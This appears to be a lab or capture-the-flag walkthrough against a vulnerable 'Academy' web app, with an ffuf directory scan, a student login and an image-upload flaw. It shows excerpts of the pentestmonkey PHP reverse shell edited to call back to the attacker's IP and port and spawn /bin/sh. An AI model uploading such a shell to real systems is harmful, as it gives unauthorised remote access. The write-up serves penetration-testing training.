
```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x Dirb x Ffuf x

:: Method          : GET
:: URL            : http://192.168.7.139/FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500

# on atleast 2 different hosts [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 3ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 5ms]
# directory-list-lowercase-2.3-medium.txt [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 6ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
# Copyright 2007 James Fisher [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 8ms]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 6ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 5ms]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 13ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 363ms]
# Example usage [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 365ms]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 367ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 369ms]
# Priority ordered case insensitive list, where entries were found [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 635ms]
academy           [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 6ms]
phpmyadmin        [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 5ms]
server-status     [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 9ms]
server-status     [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 16ms]
:: Progress: [207643/207643] :: Job [1/1] :: 4347 req/sec :: Duration: [0:01:25] :: Errors: 0 ::


[root@kali]~# ./home/kali/ffuf
```

Eureka!, this time we found something more interesting. The directories that instantly draw our attention first is the academy as this is what we were hoping to see.



mouse pointer inside or press Ctrl+G.

So we navigate to <http://192.168.7.139/academy/> and we are brought to this interface.



mouse pointer inside or press Ctrl+G.

We insert our credentials accordingly and click "Log Me In".

ONLINE COURSE REGISTRATION

STUDENT REGISTRATION

Student Registration

Student Name: Rum Ham

Student Reg No: 10201321

Pincode

Voila, we are in the academy platform as we can see. Some exploring is done just to see how the platform has been setup and what features are in place.

TECHNOLOGIES

Database managers: phpMyAdmin

Operating systems: Debian

Font scripts: Font Awesome

Databases: MySQL

Editor: CodeMirror 5.48.4

JavaScript libraries: jQuery 1.11.1, jQuery Migrate 3.1.0, jQuery UI 1.12.1

Web servers: Apache HTTP Server 2.4.38


UI frameworks: Bootstrap 3.2.0

Programming languages: PHP


Something wrong or missing?

With the help of our **Wappalyzer** extension, we can also see what's running under the hood which can be used to our advantage. While exploring, we noticed that the platform allows users

to upload pictures for their profile picture. As long as the input hasn't been sanitized, then we can upload a malicious file that can spawn a shell or grant us access.



Since the platform was built with the PHP language, we can utilize a reverse shell written in PHP.



The screenshot shows a terminal window titled "Attack Titan" with several tabs open. The current tab is "shell.php" which contains a PHP script. The script is a reverse shell implementation, starting with a shebang line and a copyright notice. It includes comments about legal responsibility, redistribution terms, and the GNU General Public License. The code then defines variables for IP and port, sets up file descriptors, and attempts to daemonize the process using pcntl_fork. A note at the bottom suggests changing the IP and port values.

```
#!/usr/bin/php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
[ Read 192 lines ]
^G Help      ^O Write Out    ^F Where Is    ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File    ^L Replace     ^U Paste      ^J Justify    ^V Go To Line M-E Redo
                                         M-A Set Mark
                                         M-6 Copy
mouse pointer inside or press Ctrl+G.
```

After downloading the file, this is what it looks like.

The screenshot shows the same terminal window with the "shell.php" file open in nano. The code has been modified. The top part of the script, including the shebang, copyright, and license information, has been removed. Instead, there is a section titled "Limitations" and another titled "Usage". A note at the bottom still suggests changing the IP and port values.


```
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//


// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
```

When we scroll through the lines of codes, there are some comments suggesting that there are some changes that should be made such as inserting our attack machine IP address and port number in order for this to work.



```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:d4:9f:fe brd ff:ff:ff:ff:ff:ff
        inet 192.168.7.131/24 brd 192.168.7.255 scope global dynamic noprefixroute eth0
            valid_lft 1789sec preferred_lft 1789sec
        inet6 fe80::7543:53c5:4b80:cc20/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d2:c4:3f:7d brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

Just for confirmation, we verify our attack machine's IP address with "ip a". The highlighted IP address is ours.




```
GNU nano 8.1                               shell.php
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.7.131'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 100;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
// Daemonise ourselves if possible to avoid zombies later
//

